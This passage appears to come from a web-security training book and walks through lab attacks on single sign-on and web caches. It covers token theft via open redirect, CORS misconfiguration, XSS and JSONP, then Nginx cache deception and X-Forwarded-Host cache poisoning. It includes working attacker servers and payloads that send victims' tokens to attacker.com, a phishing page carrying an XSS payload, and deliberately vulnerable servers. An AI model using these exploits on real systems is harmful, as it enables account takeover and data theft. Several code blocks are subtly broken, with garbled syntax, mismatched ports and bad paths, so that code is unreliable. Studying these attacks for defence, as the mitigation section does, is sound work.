Lure the Victim: Send the malicious link to the victim (e.g., via phishing email, chat, or social engineering). When the victim clicks the link, they are redirected to the SSO login page:

```
http://sso.shop.com:8001/login?url=http://attacker.com:8002
```

Victim Logs In: The victim enters valid credentials (e.g., `alice:password123`). The SSO server:

- Generates a valid token (e.g., `token=abcd1234`).
- Redirects the victim to the attacker-controlled URL:

```
http://attacker.com:8002/?token=abcd1234
```

Capture the Token: Your attacker server (`attacker.com:8002`) logs the token from the URL:

```
# Attacker server logs the stolen token
@app.route("/")
def capture_token():
    token = request.args.get("token")
    if token:
        print(f"[+] Stolen token: {token}") # Token is now captured!
    return "Error: Invalid request."
```

Hijack the Session: Use the stolen token to impersonate the victim:

Navigate to the shop's callback URL with the stolen token: `bash`

```
http://shop.com:8000/callback?token=abcd1234
```

The shop verifies the token (no expiration/signature checks) and grants access.

You're now logged in as alice!

SSO CORS Flow and SOP Bypass

Unauthenticated Client: The client goes to `https://shop.com` (and is not logged in).

SSO Registration/Login (Client-Side): The client goes to `https://sso.shop.com` for registration or login (without a redirect from shop.com).

Client-Side Token Request: After successful registration or login, the client-side JavaScript code on `https://shop.com` sends a request (with CORS headers) to `https://sso.shop.com` to obtain a token.

Token Generation and Validation: The SSO server generates a token (if the client has a valid cookie) and returns it to the client-side JavaScript code.

Authentication (Client-Side): The client-side JavaScript code uses the token to authenticate the user.

Token Hijacking in SSO CORS Flow via CORS Misconfiguration

The Problem: The CORS policy on the SSO server is not properly configured, allowing unauthorized origins to access the token endpoint.

Attack Flow: An attacker can create a malicious web page and trick the victim into browsing it. The malicious page can then use JavaScript to send a cross-origin request to the SSO server, obtain the token, and impersonate the user.

Lab Setup:

Install requirements:

```
$ sudo apt update && sudo apt install -y nodejs npm
```

The lab structure should like this

```
CORSflow/
├── sso-server/
│   └── server.js
├── shop-server/
│   └── server.js
├── attacker-server/
│   └── server.js
└── certs/
    ├── shop.com+2.pem
    └── shop.com+2-key.pem
```

Generate public key and private key for HTTPS connection

```
$ cd certs; mkcert -install; mkcert shop.com sso.shop.com attacker.com
```

Create vulnerable SSO server: sso-server/server.js

```
$ cd sso-server; npm init -y; npm i express express-session cors
```

```
// sso-server/server.js
const express = require('express');
const session = require('express-session');
const cors = require('cors');
const https = require('https');
const fs = require('fs');
const bodyParser = require('body-parser');

const app = express();

// Add body parser middleware
app.use(bodyParser.urlencoded({ extended: true }));

// Session configuration
app.use(session({
  secret: 'insecure-secret',
  resave: false,
  saveUninitialized: false,
  cookie: {
    secure: true,
    sameSite: 'none',
    domain: '.shop.com'
  }
}));

// CORS configuration
app.use(cors({
  origin: function(origin, callback) {
    callback(null, origin || true);
  },
  credentials: true
}));

// Login page
app.get('/login', (req, res) => {
  res.send(`
    <form action="/login" method="post">
      <input name="username">
      <input type="password" name="password">
      <button type="submit">Login</button>
    </form>
  `);
});

// Login handler
app.post('/login', (req, res) => {
  // Add validation
  if (!req.body.username || !req.body.password) {
    return res.status(400).send('Missing credentials');
  }

  req.session.authenticated = true;
  req.session.username = req.body.username;
  res.redirect('https://shop.com:3000/');
});

// Token endpoint
app.get('/token', (req, res) => {
```

```

    if (req.session.authenticated) {
      res.json({
        token: 'SECRET_TOKEN',
        username: req.session.username
      });
    } else {
      res.status(401).send('Unauthorized');
    }
  });
});

// HTTPS Server
https.createServer({
  key: fs.readFileSync('../certs/shop.com+2-key.pem'),
  cert: fs.readFileSync('../certs/shop.com+2.pem')
}, app).listen(3001, () => {
  console.log('SSO Server running on https://sso.shop.com:3001');
});

```

Create protected site: shop-server/server.js

```
$ cd shop-server; npm init -y; npm i express
```

```

// shop-server/server.js
const express = require('express');
const https = require('https');
const fs = require('fs');

const app = express();

app.get('/', (req, res) => {
  res.send(`
    <h1>Shop.com</h1>
    <div id="auth-section">
      <a href="https://sso.shop.com:3001/login">Login via SSO</a>
    </div>
    <script>
      fetch('https://sso.shop.com:3001/token', {
        credentials: 'include'
      })
      .then(r => r.json())
      .then(data => {
        if(data.token) {
          document.getElementById('auth-section').innerHTML = `
            <h3>Hello \${data.username}!</h3>
            <button onclick="logout()">Logout</button>
          `;
        }
      });

      function logout() {
        fetch('https://sso.shop.com:3001/logout', {
          method: 'POST',
          credentials: 'include'
        }).then(() => window.location.reload());
      }
    </script>
  `);
});

https.createServer({
  key: fs.readFileSync('../certs/shop.com+2-key.pem'),

```

```
cert: fs.readFileSync('../certs/shop.com+2.pem')
}, app).listen(3000, () => {
  console.log('Shop Server running on https://shop.com:3000');
});
```

Create attacker web server: attacker-server/server.js

```
$ cd attacker-server; npm init -y; npm i express
```

```
// attacker-server/server.js
const express = require('express');
const https = require('https');
const fs = require('fs');

const app = express();

app.get('/', (req, res) => {
  res.send(`
    <script>
      fetch('https://sso.shop.com:3001/token', {
        credentials: 'include'
      })
      .then(r => r.json())
      .then(data => {
        if(data.token) {
          fetch(`${steal?token=${encodeURIComponent(data.token)}&username=${encodeURIComponent(data.username)}}`);
        }
      });
    </script>
  `);
});

app.get('/steal', (req, res) => {
  console.log('Stolen credentials:', {
    token: req.query.token,
    username: req.query.username
  });
  res.sendStatus(200);
});

https.createServer({
  key: fs.readFileSync('../certs/shop.com+2-key.pem'),
  cert: fs.readFileSync('../certs/shop.com+2.pem')
}, app).listen(3002, () => {
  console.log('Attacker Server running on https://attacker.com:3002');
});
```

Exploitation Steps:

The victim accesses the shop portal at <https://shop.com:3000>.

If unauthenticated, the victim clicks “Login via sso” redirecting to <https://sso.shop.com:3001/login>.

The victim enters valid credentials and submits the login form.

Upon successful authentication, the victim is redirected back to `https://shop.com:3000`, where a “Hello <username>” message confirms a valid SSO session cookie.

The attacker hosts a malicious server at `https://attacker.com:3002` and sends the link to the victim.

The victim opens the malicious link (`https://attacker.com:3002`).

The victim’s browser automatically sends a credentialed request to `https://sso.shop.com:3001/token` due to CORS misconfiguration.

The SSO server returns the victim’s token and username in the response.

The malicious script exfiltrates the token and username to the attacker’s server via a request to `/steal?token=...&username=...`

The attacker captures the stolen credentials and uses them to impersonate the victim.

Token hijacking in SSO CORS Flow via XSS

The Problem: A Cross-Site Scripting (XSS) vulnerability exists on the main target domain or a subdomain.

Attack Flow: An attacker injects malicious JavaScript code that sends a request to the SSO server to obtain a token (bypassing the same-origin policy). The attacker then sends the stolen token to their own server.

Lab Setup: Install requirements:

```
$ sudo apt update && sudo apt install -y nodejs npm
```

The lab structure should like this

```
sso-xss-cors-lab/
├── sso-server/
│   └── server.js
├── app-server/
│   └── server.js
├── attacker-server/
│   └── server.js
├── certs/
│   ├── app.example.com+2-key.pem
│   └── app.example.com+2.pem
```

Generate public key and private key for HTTPS connection

```
$ cd certs; mkcert -install; mkcert app.example.com sso.example.com attacker.com
```

Create SSO server: sso-server/index.js

```
$ cd sso-server; npm init -y; npm i express express-session cors
```

```
// sso-server/index.js
const express = require('express');
const https = require('https');
const fs = require('fs');
const cors = require('cors');
const cookieParser = require('cookie-parser');

const app = express();
app.use(cookieParser());

// Secure CORS Configuration
app.use(cors({
  origin: 'https://app.example.com:3000',
  credentials: true
}));

// Authentication Endpoint
app.post('/auth', (req, res) => {
  // Mock authentication (always succeeds)
  res.cookie('sso_token', 'VALID_TOKEN', {
    secure: true,
    httpOnly: true,
    sameSite: 'None',
    domain: '.example.com'
  });
  res.redirect('https://app.example.com:3000/profile');
});

// Token Endpoint
app.get('/token', (req, res) => {
  if(req.cookies.sso_token === 'VALID_TOKEN') {
    res.json({
      access_token: 'SECRET_ACCESS_TOKEN',
      user: 'victim_user'
    });
  } else {
    res.status(401).send('Unauthorized');
  }
});

https.createServer({
  key: fs.readFileSync('../certs/app.example.com+2-key.pem'),
  cert: fs.readFileSync('../certs/app.example.com+2.pem')
}, app).listen(3001);
```

Create protected site: app-server/index.js

```
$ cd shop-server; npm init -y; npm i express
```

```
// app-server/index.js
const express = require('express');
const https = require('https');
const fs = require('fs');

const app = express();
```

```
// Login Form
app.get('/login', (req, res) => {
  res.send(`
    <form action="https://sso.example.com:3001/auth" method="POST">
      <input name="username" placeholder="Username">
      <input type="password" name="password" placeholder="Password">
      <button type="submit">Login</button>
    </form>
  `);
});

// XSS-vulnerable Profile Page
app.get('/profile', (req, res) => {
  const bio = req.query.bio || 'No bio provided';
  res.send(`
    <h1>User Profile</h1>
    <div>${bio}</div> <!-- XSS here -->
  `);
});

https.createServer({
  key: fs.readFileSync('../certs/app.example.com+2-key.pem'),
  cert: fs.readFileSync('../certs/app.example.com+2.pem')
}, app).listen(3000);
```

Create attacker web server: attacker-server/index.js

```
$ cd attacker-server; npm init -y; npm i express

// attacker-server/index.js
const express = require('express');
const https = require('https');
const fs = require('fs');

const app = express();

app.get('/', (req, res) => {
  const payload = encodeURIComponent(`
    <script>
      fetch('https://sso.example.com:3001/token', {
        credentials: 'include'
      })
      .then(r => r.json())
      .then(data => {
        fetch('https://attacker.com:3002/steal?access_token=' + encodeURIComponent\
t(data.access_token)\
      + '&user=' + encodeURIComponent(data.user));
      });
    </script>
  `);
  res.send(`
    <h1>Free Gift!</h1>
    <a href="https://app.example.com:3000/profile?bio=${payload}">
      Claim Your Prize
    </a>
  `);
});

app.get('/steal', (req, res) => {
  console.log('Stolen credentials:', {
    access_token: req.query.access_token,
```

```
        user: req.query.user
    });
    res.sendStatus(200);
});

https.createServer({
  key: fs.readFileSync('../certs/app.example.com+2-key.pem'),
  cert: fs.readFileSync('../certs/app.example.com+2.pem')
}, app).listen(3002);
```

Exploitation Steps:

The victim accesses the shop portal at `https://shop.com:3000`.

If unauthenticated, the victim clicks “Login via sso”, redirecting to `https://sso.shop.com:3001/login`.

The victim enters valid credentials (e.g., username/password) and submits the login form.

Upon successful authentication, the victim is redirected back to `https://shop.com:3000`, where a “Hello <username>” message confirms a valid SSO session cookie.

The attacker hosts a malicious server at `https://attacker.com:3002` and sends the link to the victim (e.g., via phishing email or social engineering).

The victim opens the malicious link (`https://attacker.com:3002`) while still authenticated to the SSO server.

The victim’s browser automatically sends a credentialed request to `https://sso.shop.com:3001/token` due to CORS misconfiguration, including the session cookie.

The SSO server validates the session cookie and returns the victim’s token and username (e.g., `{"token": "SECRET_TOKEN", "username": "victim_user"}`).

The malicious script on the attacker’s page exfiltrates the token and username by sending a request to `https://attacker.com:3002/steal?token=SECRET_TOKEN&username=victim_user`.

The attacker’s server logs the stolen credentials and uses the token to impersonate the victim (e.g., accessing protected resources or performing actions as the victim).

Cross-Origin SSO via JSONP

Unauthenticated Client: The client goes to `http://shop.com` (and is not logged in).

SSO Registration/Login (Client-Side): The client goes to `http://sso.shop.com` for registration or login (without a redirect from shop.com).

Redirection (Like Redirect Implementation): After registering or login, the client redirects to `http://shop.com`.

Token Request (JSONP): The code on `http://shop.com` uses a `<script>` tag to send a request to the SSO server (`http://sso.site.com/token.js`) to obtain the token (JSONP request).

Token Generation and Authentication: The SSO server generates a token (if the client has a valid cookie) and returns it. The code on `http://shop.com` then authenticates the user using the token.

Token Hijacking in SSO JSONP Flow

The Problem: The SSO server allows any origin to access the token endpoint via JSONP (JSONP bypasses the SOP).

Attack Flow: An attacker can create a malicious web page and trick the victim into browsing it. The malicious page can then use a `<script>` tag to send a request to the SSO server, obtain the token, and impersonate the user.

Lab Setup:

Install requirements:

```
$ sudo apt update && sudo apt install -y nodejs npm
```

The lab structure should like this

```
sso-jsonp-cors-lab/
├── sso-server/
│   └── server.js
├── shop-server/
│   └── server.js
├── attacker-server/
│   └── server.js
└── certs/
    ├── shop.com+2-key.pem
    └── shop.com+2.pem
```

Generate public key and private key for HTTPS connection

```
$ cd certs; mkcert -install; mkcert shop.com sso.shop.com attacker.com
```

Create SSO server: sso-server/server.js

```
$ cd sso-server; npm init -y; npm i express express-session cors
```

```
// sso-server/server.js
const express = require('express');
const session = require('express-session');
const https = require('https');
const fs = require('fs');
const app = express();

// Add body-parsing middleware
app.use(express.urlencoded({ extended: true }));
app.use(session({
  secret: 'insecure_secret',
  resave: false,
  saveUninitialized: true,
  cookie: {
    httpOnly: true,
    secure: true,
    sameSite: 'none'
  }
}));

// Rest of the code remains the same
const users = {'admin': 'admin'};

app.post('/login', (req, res) => {
  const {username, password} = req.body;
  if (users[username] === password) {
    req.session.user = username;
    return res.redirect('https://shop.com:5000');
  }
  res.status(403).send('Invalid credentials');
});

app.get('/login', (req, res) => {
  res.send(`<form method="POST">
    <input type="text" name="username">
    <input type="password" name="password">
    <button>Login</button>
  </form>`);
});

app.get('/token.js', (req, res) => {
  if (!req.session.user) return res.sendStatus(403);

  const callback = req.query.callback || 'callback';
  const payload = JSON.stringify({
    token: 'static_insecure_token',
    user: req.session.user
  });

  res.type('js').send(`${callback}(${payload})`);
});

const sslOptions = {
  key: fs.readFileSync('../certs/shop.com+2-key.pem'),
  cert: fs.readFileSync('../certs/shop.com+2.pem')
};

https.createServer(sslOptions, app).listen(5001, () => {
```

```
console.log('SSO Server running on https://sso.shop.com:5001');
});
```

Create protected site: app-server/server.js

```
$ cd shop-server; npm init -y; npm i express express-session
```

```
# app-server/server.js
const express = require('express');
const session = require('express-session');
const https = require('https');
const fs = require('fs');
const app = express();

// Middleware setup
app.use(express.json());
app.use(express.urlencoded({ extended: true }));

app.use(session({
  secret: 'another_insecure_secret',
  resave: false,
  saveUninitialized: true,
  cookie: {
    secure: true,
    sameSite: 'none',
    httpOnly: true
  }
}));

app.get('/', (req, res) => {
  if (req.session.user) {
    return res.send(`Welcome ${req.session.user}`);
  }

  res.send(`
    <h1>Welcome Guest</h1>
    <a href="https://sso.shop.com:5001/login">Login via SSO</a>
    <script>
      function authCallback(response) {
        fetch('/auth', {
          method: 'POST',
          headers: {'Content-Type': 'application/json'},
          body: JSON.stringify(response)
        }).then(() => location.reload());
      }
      const s = document.createElement('script');
      s.src = 'https://sso.shop.com:5001/token.js?callback=authCallback';
      document.body.appendChild(s);
    </script>
  `);
});

app.post('/auth', (req, res) => {
  try {
    // Add proper validation
    if (!req.body.token || req.body.token !== 'static_insecure_token') {
      return res.status(403).json({ error: 'Invalid token' });
    }

    req.session.user = req.body.user;
    res.sendStatus(200);
  }
});
```

```

} catch (error) {
  console.error('Auth error:', error);
  res.status(500).send('Server error');
}
});

const sslOptions = {
  key: fs.readFileSync('..certs/shop.com+2-key.pem'),
  cert: fs.readFileSync('..certs/shop.com+2.pem')
};

https.createServer(sslOptions, app).listen(5000, () => {
  console.log('Shop Server running on https://shop.com:5000');
});

```

Create attacker web server: attacker-server/server.js

```

$ cd attacker-server; npm init -y; npm i express

// attacker-server/server.js
const express = require('express');
const https = require('https');
const fs = require('fs');
const app = express();

app.get('/', (req, res) => {
  res.send(`
    <html>
    <script>
    function stealToken(response) {
      // Exfiltrate stolen credentials to attacker server
      const img = new Image();
      img.src = 'https://attacker.com:5002/capture?token='
        + encodeURIComponent(response.token)
        + '&user=' + encodeURIComponent(response.user);
    }
    </script>
    <script src="https://sso.shop.com:5001/token.js?callback=stealToken"></script>
    </html>
  `);
});

app.get('/capture', (req, res) => {
  const { token, user } = req.query;
  console.log(`[+] STOLEN CREDENTIALS - User: ${user}, Token: ${token}`);
  res.sendStatus(200);
});

const sslOptions = {
  key: fs.readFileSync('..certs/shop.com+2-key.pem'),
  cert: fs.readFileSync('..certs/shop.com+2.pem')
};

https.createServer(sslOptions, app).listen(5002, () => {
  console.log('Attacker Server running on https://attacker.com:5002');
});

```

Exploitation Steps:

The victim accesses the shop portal at `https://shop.com:3000`.

If unauthenticated, the victim clicks the “Login via sso” button, which redirects them to `https://sso.shop.com:3001/login`.

The victim enters valid credentials (e.g., `admin:admin`) and submits the login form.

Upon successful authentication, the SSO server sets a session cookie with `Secure=True` and `SameSite=None`, then redirects the victim back to `https://shop.com:3000`.

The attacker hosts a malicious page at `https://attacker.com:3002` and tricks the victim into visiting it (e.g., via phishing).

The victim’s browser loads the malicious page, which includes a script tag:

```
<script src="https://sso.shop.com:3001/token.js?callback=stealToken"></script>
```

The browser automatically sends the victim’s session cookie to the SSO server (due to `SameSite=None` and `Secure=True`).

The SSO server validates the session cookie and returns a JSONP response:
`stealToken({"token": "abcd1234", "user": "admin"})`

The `stealToken` function in the malicious page exfiltrates the data to the attacker’s server:

```
function stealToken(data) {  
  fetch('https://attacker.com:3002/log?token=' + data.token + '&user=' + data.user);  
}
```

The attacker’s server captures the token and uses it to impersonate the victim by forging requests to `https://shop.com:3000` with the stolen token.

Mitigation Techniques

Strict Redirect URI Validation (OAuth/OpenID)

- Enforce exact match (no wildcards or partial matching) for `redirect_uri` values.
- Store and validate redirect URIs on the authorization server side only.
- Avoid open redirects as they can be used to capture tokens.
- Best Practice:

```
redirect_uri=https://trusted.example.com/callback  # must match exactly
```

Use One-Time Tokens and Short Lifetimes

- Authorization codes and tokens should be single-use only and expire quickly.

- Refresh tokens should have limited use and be rotated if possible (refresh token rotation).
- Best Practice:
 - Set short lifespans for access tokens (e.g., 5–10 minutes).
 - Implement Proof Key for Code Exchange (PKCE) for public clients (e.g., SPAs, mobile apps).

Robust CORS Configuration

- CORS must be strictly scoped to trusted origins.
- Never use Access-Control-Allow-Origin: * for endpoints handling tokens or sensitive data.
- Example (good):

```
Access-Control-Allow-Origin: https://app.example.com
```

- Bad:

```
Access-Control-Allow-Origin: *
```

XSS Protection: Preventing XSS is critical, especially in SPAs, as XSS can allow attackers to steal SSO tokens. Use:

- Content Security Policy (CSP)
- HttpOnly and Secure cookie flags
- Input validation and output encoding

Disable JSONP and Insecure Data Endpoints

- JSONP is inherently insecure due to its script-based execution model.
- Disable it completely, and prefer CORS + JSON APIs.

Use Strong Cryptographic Standards

- Use modern cryptographic algorithms:
 - SHA-256 or better
 - RSA-2048 / ECDSA for signatures
 - TLS 1.2 or 1.3 only
- Ensure ID tokens are signed (JWS) and access tokens are either signed or opaque (with proper introspection).

Audience and Issuer Validation

- Always validate the aud (audience) and iss (issuer) claims in ID tokens.
- Prevents token reuse in different contexts or clients.

- Ensure:

```
"aud": "your-client-id",  
"iss": "https://auth.yourdomain.com"
```

Prevent Token Leakage via Logs, Referrers, or URLs

- Never expose access/ID tokens in URLs (query strings).
- Configure your web server to avoid logging sensitive parameters.
- Prevent leakage via HTTP referer headers by avoiding insecure redirects or image loading with tokens in the URL.

Enable Token Binding / DPoP (Proof of Possession): Where supported, use DPoP (Demonstration of Proof-of-Possession) or similar techniques to bind tokens to a client, preventing token reuse if stolen.

Web Cache Vulnerabilities

Web cache vulnerabilities, including cache deception and cache poisoning, exploit the trust and performance mechanisms built into content delivery and caching systems. In cache deception, attackers trick a caching server into storing and serving sensitive content to unintended users, while in cache poisoning, they inject malicious responses into the cache that are then served to legitimate users. These attacks can lead to serious consequences such as information disclosure, persistent phishing, and the spread of malicious content. Because caching behavior often varies across environments and is rarely scrutinized in security reviews, these vulnerabilities can be both subtle and impactful. As web performance optimization becomes more dependent on caching layers, how can developers and security teams ensure that speed doesn't come at the cost of trust?

Understanding Web Cache?

A Content Delivery Network (CDN) is a geographically distributed network of servers designed to deliver web content to users with high availability and performance. CDNs store cached copies of website content in multiple locations, allowing users to access content from a server that is closer to their physical location. This reduces latency and improves page load times. A primary feature of CDN services is caching, which involves storing copies of files in multiple locations to improve page load time and reduce bandwidth consumption.

Key Concepts:

Cache: A temporary storage location that holds copies of data for faster retrieval. Caches can be implemented in various places, such as DNS servers, browsers, and web servers.

Cache Server (Reverse Proxy): A reverse proxy server that stores data and serves it to clients. It sits in front of one or more origin servers and intercepts requests from clients.

Upstream Server (Origin Server): The original server that hosts the web application and its content.

Cache Key: A set of attributes (e.g., HTTP method, URL, hostname) that uniquely identifies a cached response. The cache server uses the cache key to determine whether to serve a cached response or forward the request to the upstream server.

- This is a critical key for determining whether to send the request from the CDN or not.
- Example - (https | GET | example. com | /news/show.php?id=1)

Understanding the Basics of Caching

Client Request: A client sends an HTTP request to a web application.

CDN Check: The CDN intercepts the request and checks if it has a cached response for the request's cache key.

Cache Hit: If a cached response is found (a “cache hit”), the CDN serves the cached response directly to the client, bypassing the upstream server. This reduces latency and improves performance.

Cache Miss: If a cached response is not found (a “cache miss”), the CDN forwards the request to the upstream server.

Upstream Response: The upstream server processes the request and returns a response to the CDN.

CDN Caching: The CDN caches the response using the request's cache key.

Client Delivery: The CDN delivers the response to the client.

Understanding Web Caching Headers

These headers play key roles in controlling how resources are cached by both the client and intermediate caches (like proxies, CDNs, and other caching servers). They help optimize content delivery and control how and when content is refreshed.

Cache-Control: This header is the most important caching directive in HTTP. It defines the caching policies for both the client and any intermediary caches (e.g., proxies, CDNs). Common directives used with Cache-Control include:

- **max-age:** Specifies the maximum time (in seconds) that a resource is considered fresh. After this period, the resource is considered stale and needs to be revalidated.
- **no-cache:** Tells caches that they must revalidate the resource with the origin server before serving it.
- **private:** Indicates that the resource is specific to the user and should not be stored in shared caches (e.g., proxy servers).
- **public:** Marks the resource as cacheable by any cache, even if it's normally considered private or sensitive.
- **must-revalidate:** Indicates that caches must obey the freshness information (i.e., they must not serve stale content after the expiration time).

Vary: The Vary header tells caches which HTTP request headers to consider when deciding whether to serve a cached response. This is useful for content that changes based on specific request parameters (like user-agent, language, or cookies). For example:

- Vary: User-Agent would instruct caches to store different versions of a resource based on the user-agent string (e.g., desktop vs. mobile).
- Vary: Accept-Encoding tells the cache to store different versions of a response based on the type of encoding (gzip, deflate, etc.).

A common example is Vary: Cookie, where the cache stores separate copies of a response based on the value of a cookie. However, it's worth noting that many CDNs and cache servers can have trouble handling this header, as caching for individual cookie values can lead to a massive increase in cache size.

Age: The Age header indicates how long the response has been stored in the cache, measured in seconds. It helps users (and caches) understand the “age” of cached content:

- A value of 0 means that the resource is fresh.
- A higher value indicates that the resource has been cached for a longer period of time and may be stale.

For example, if a CDN caches a resource for 10 minutes, the Age header would show the number of seconds that have passed since the content was originally cached. This is important because the cache's freshness can affect how it is served or revalidated.

X-Cache: This is a non-standard header often used by CDN providers and caching proxies to indicate the cache status of a response. The value of this header will typically be one of the following:

- **HIT:** The response was served from the cache.
- **MISS:** The response was not in the cache and had to be retrieved from the origin server.
- **EXPIRED:** The cached response had expired and was revalidated before being served.

The X-Cache header can provide useful insights into how well the caching mechanism is performing. For example, a high percentage of HIT responses indicates that the cache is being used effectively, while a lot of MISS or EXPIRED values may suggest that the caching strategy could be improved.

Headers that Prevent Caching: Several HTTP headers can be used to prevent caching, ensuring that responses are always retrieved from the server rather than from a cache. These headers are commonly used when sensitive data is involved or when you need to ensure that clients always receive the most up-to-date version of a resource.

Cache-Control: no-cache: This directive instructs the cache to revalidate the resource with the origin server before serving it to the client. While the response may be stored in the cache, the cache must confirm with the server that the cached version is still valid before serving it. It does not prevent caching entirely but ensures that the cached copy is always checked for freshness.

Cache-Control: max-age=0: This header specifies that the cached response is considered stale immediately, essentially meaning that the cached content has a maximum age of 0 seconds. As a result, the cache will treat the resource as expired and request a fresh version from the server on every request. It prevents the cache from serving the resource without revalidation.

Cache-Control: private: The private directive means that the response is intended for a single user and should not be stored in shared caches (e.g., CDNs or caching proxies).

While the content can be cached by the client (browser), it cannot be stored in a shared cache that serves multiple users. This header is often used for user-specific data or authenticated resources.

Cache-Control: no-store: The no-store directive is one of the strongest cache-control headers, instructing the cache not to store the response at all. This ensures that the response is never saved by the cache, meaning the client will always have to request the resource again, ensuring that sensitive data (such as credit card information or passwords) is not inadvertently stored in a cache.

Pragma: no-cache: This header is an older, HTTP/1.0-compatible version of the Cache-Control: no-cache directive. While Cache-Control is more commonly used in HTTP/1.1, Pragma: no-cache is included in some headers for backward compatibility with older HTTP versions. Like Cache-Control: no-cache, it forces the cache to revalidate the response with the origin server before serving it.

Understanding Web Cache Deception

Web Cache Deception (WCD) is an attack where an attacker causes a cache server to store sensitive content belonging to another user and then retrieves this content from the cache.

The Attack:

Attacker Crafts a Malicious URL: The attacker crafts a URL that appears to request a static file (e.g., `/account.php/test.css`) but actually returns sensitive content.

Victim Visits the Malicious URL: The attacker tricks a victim into visiting the malicious URL. The victim's browser sends a request to the web application.

Cache Server Stores the Response: The cache server, seeing the URL with the static file extension, caches the response (which contains the victim's sensitive information).

Attacker Retrieves Cached Content: The attacker visits the same malicious URL and retrieves the cached response, gaining access to the victim's sensitive information.

Attack example:

```
# Victim
# (Information is cached - MISS)
http://victim.com/account.php/test.css

# Attacker
# (Gets victim's information - HIT)
http://victim.com/account.php/test.css
```

Exploiting Nginx for Web Cache Deception

Set up Hosts File: Add the following line to your /etc/hosts file:

```
<server_ip>      cache-site.com
```

Install Nginx:

```
$ sudo apt update
$ sudo apt install nginx
```

Configure Nginx: Create a file in /etc/nginx/sites-available/cache with the following content:

```
proxy_cache_path /var/cache/nginx/my_cache keys_zone=my_cache:10m inactive=60m max_size=1\
g use_temp_path=off;

upstream origin_server {
    server 127.0.0.1:8000;
}

server {
    listen 80;
    server_name _;

    # Configuration for caching static files
    location ~* \.(jpg|jpeg|png|gif|ico|css|js|woff2)$ {
        proxy_pass http://origin_server;

        # Add Headers
        expires 60s;
        proxy_cache_valid 200 60s;
        add_header X-Proxy-Cache $upstream_cache_status;

        # Enable Nginx caching for these file types
        proxy_cache my_cache;
        proxy_cache_valid 200 1h;

        # Remove upstream cache headers to avoid conflicts
        proxy_ignore_headers Expires Cache-Control;
        proxy_hide_header Cache-Control;
        #proxy_hide_header Expires;
        proxy_hide_header Pragma;

        # Set other headers if needed
        proxy_set_header Host $host;
        proxy_set_header X-Real-IP $remote_addr;
        proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
        proxy_set_header X-Forwarded-Proto $scheme;
    }

    location / {
        proxy_pass http://origin_server;

        # Set proxy headers
        proxy_set_header Host $host;
        proxy_set_header X-Real-IP $remote_addr;
        proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
```

```
        proxy_set_header X-Forwarded-Proto $scheme;
    }
}
```

Create my_cache directory:

```
$ sudo mkdir -p /var/cache/nginx/my_cache
```

Enable Nginx Configuration:

```
$ ln -s /etc/nginx/sites-available/cache /etc/nginx/sites-enabled/
```

Start Nginx Service:

```
$ sudo systemctl start nginx
```

Set up Upstream Server:

```
$ mkdir upstream; cd upstream
```

Create a Login Page (index.php):

```
<?php
session_start();
if(isset($_POST['btn_login'])) {
    $username = $_POST['username'];
    $password = $_POST['password'];
    if($username == "admin" && $password == "1234") {
        $_SESSION['username'] = 'admin';
        header("Location: profile.php");
    } elseif ($username == "user" && $password == "123") {
        $_SESSION['username'] = 'user';
        header("Location: profile.php");
    } else {
        print("Username or Password is not correct!");
    }
}
?>

<!DOCTYPE html>
<html>
<head>
    <title>Login Page</title>
</head>
<body>
    <h1>Login</h1>
    <form action="#" method="POST">
        <div>
            Username: <input type="text" name="username">
        </div>
        <div>
            Password: <input type="password" name="password">
        </div>
        <input type="submit" name="btn_login" value="Login">
    </form>
```



```
</body>
</html>
```

Create a Profile Page (profile.php):

```
<?php
session_start();
if(!isset($_SESSION['username'])) {
    header("Location: login.php");
}
?>

<!DOCTYPE html>
<html>
<head>
    <title>Profile</title>
</head>
<body>
    <h1>Profile Page</h1>
    <p>Hi, Welcome <b><?php print($_SESSION["username"]); ?></b> </p>
</body>
</html>
```

Start the Upstream Server:

```
$ php -S 0:8000
```

Exploitation:

Navigate to cache-site.com.

Login (admin/1234). This redirects to profile.php.

Append a static file extension to the URL: http://cache-site.com/profile.php/any.css.

Check the headers. You should see X-Proxy-Cache: MISS. This means the page is not cached.

Open the same URL in another browser (e.g., Firefox).

This browser will now see the profile page without authentication because the page has been cached.

Check the headers. You will now see X-Proxy-Cache: HIT. This means that the server uses the cache.

Understanding Web Cache Poisoning

Web Cache Poisoning (WCP) is an attack where an attacker causes the cache server to store malicious content, which is then served to other users of the application.

The Attack:

Identify Unkeyed Input: The attacker identifies a request parameter or header that is not included in the cache key (an “unkeyed input”) but affects the application’s response.

Craft a Malicious Request: The attacker crafts a request that modifies the unkeyed input to inject malicious content into the response.

Poison the Cache: The attacker sends the malicious request to the server, and the cache server stores the poisoned response.

Victim Receives Poisoned Content: When other users request the same resource, the cache server serves the poisoned response, delivering the malicious content to the victims.

Example:

Vulnerable Application:

```
# Request
GET /news/show.php?id=1 HTTP/1.1
Host: example.com
Connection: close

# Response
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Cache-Control: max-age=3000
Age: 0
X-Cache: miss
Connection: close
Content-Length: 10941

[...]
<script src='//site.com/static/js/news.js'></script>
[...]
```

Attacker’s Malicious Request:

```
# Request
GET /news/show.php?id=2 HTTP/1.1
Host: example.com
X-Forwarded-Host: attacker.com <-- Unkeyed input
Connection: close

# Response
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Cache-Control: max-age=3000
Age: 0
X-Cache: miss
Connection: close
Content-Length: 10941

[...]
```

```
<script src='//attacker.com/static/js/news.js'></script> # Injected
[...]
```

Victim's Request:

```
# Request
GET /news/show.php?id=2 HTTP/1.1
Host: example.com
Connection: close

# Response
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Cache-Control: max-age=3000
Age: 157
X-Cache: hit
Connection: close
Content-Length: 10941

[...]
```

```
# POISONED RESPONSE
<script src='//attacker.com/static/js/news.js'></script>
[...]
```

Methodology for Discovering WCP:

1. Identify if the application uses a cache server (CDN).
2. Scan various requests using Param Miner (a Burp Suite extension) to identify unkeyed inputs.
3. Manually inspect requests and look for cookie reflection, where the value of a cookie is reflected in the response.

Nginx Cache Poisoning Exploit

Set up Hosts File: Add the following line to your /etc/hosts file:

```
<server_ip>      cache-site.com
```

Install Nginx:

```
$ sudo apt update
$ sudo apt install nginx
```

Configure Nginx: Create a file in /etc/nginx/sites-available/default with the following content:

```
server {
    listen 80;
    server_name localhost;

    location / {
        proxy_pass http://127.0.0.1:8000;
    }
}
```

```
        proxy_cache cache_zone;
        proxy_cache_valid 200 10m;
